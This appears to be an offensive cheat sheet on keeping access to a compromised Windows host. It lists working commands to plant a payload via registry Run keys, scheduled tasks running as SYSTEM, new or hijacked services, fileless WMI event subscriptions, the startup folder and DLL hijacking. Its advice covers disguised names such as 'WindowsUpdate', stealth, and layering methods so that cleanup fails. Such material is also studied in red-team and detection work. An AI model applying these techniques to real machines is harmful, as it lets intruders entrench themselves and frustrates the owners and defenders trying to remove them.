


Windows Persistence

Survive reboots and maintain access on a compromised Windows host. Plant a callback that fires automatically — on login, on boot, or on a schedule.

Persistence by Privilege Level



tip: layer multiple methods — if one gets cleaned, the others survive

① Registry Run Keys

Tab 1 · User-Level

```
# current user – fires at login
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v Updater /t REG_SZ /d
"C:\Users\<user>\payload.exe" /f

# all users (admin)
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v Updater /t REG_SZ /d
"C:\Windows\Temp\payload.exe" /f
```

② Scheduled Tasks

Tab 2 · Flexible

```
# at logon (user-level)
schtasks /create /tn "WindowsUpdate" /tr "C:\Users\<user>\payload.exe" /sc onlogon /ru
<user>

# at boot as SYSTEM (admin)
schtasks /create /tn "SysMonitor" /tr "C:\Windows\Temp\payload.exe" /sc onstart /ru
SYSTEM

# every hour
schtasks /create /tn "HealthCheck" /tr "C:\Windows\Temp\payload.exe" /sc hourly /mo 1 /
ru SYSTEM
```

③ Windows Services (admin)

Tab 3 · Reliable

```
sc create SvcUpdate binPath= "C:\Windows\Temp\payload.exe" start= auto
sc start SvcUpdate

# hijack an existing service
sc config <vulnerable-svc> binPath= "C:\Windows\Temp\payload.exe"
```

④ WMI Event Subscription (fileless, admin)

Tab 4 · Stealthy

```
$filter = Set-WmiInstance -Class __EventFilter -Namespace "root\subscription"
-Arguments @{
    Name="PF"; EventNamespace="root\cimv2"; QueryLanguage="WQL"
    Query="SELECT * FROM __InstanceCreationEvent WITHIN 10 WHERE TargetInstance ISA
'Win32_LogonSession'"
}
$consumer = Set-WmiInstance -Class CommandLineEventConsumer -Namespace
"root\subscription" -Arguments @{
    Name="PC"; CommandLineTemplate="C:\Windows\Temp\payload.exe"
}
Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription"
-Arguments @{Filter=$filter; Consumer=$consumer}
```

⑤ Startup Folder & DLL Hijacking

Tab 1 · Simple

```
# startup folder
copy payload.exe "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\"

# DLL hijack: find signed EXE that loads a DLL by name → place your DLL next to it
# tools: Procmon (NAME NOT FOUND filter), hijacklibs.net, SharpDllProxy
```

Key idea: persistence = surviving a reboot. Registry run keys and scheduled tasks are easiest. Services and WMI subscriptions are stealthier. DLL hijacking abuses trust in signed executables. Layer multiple methods for resilience. Always check Autoruns to verify your persistence is in place.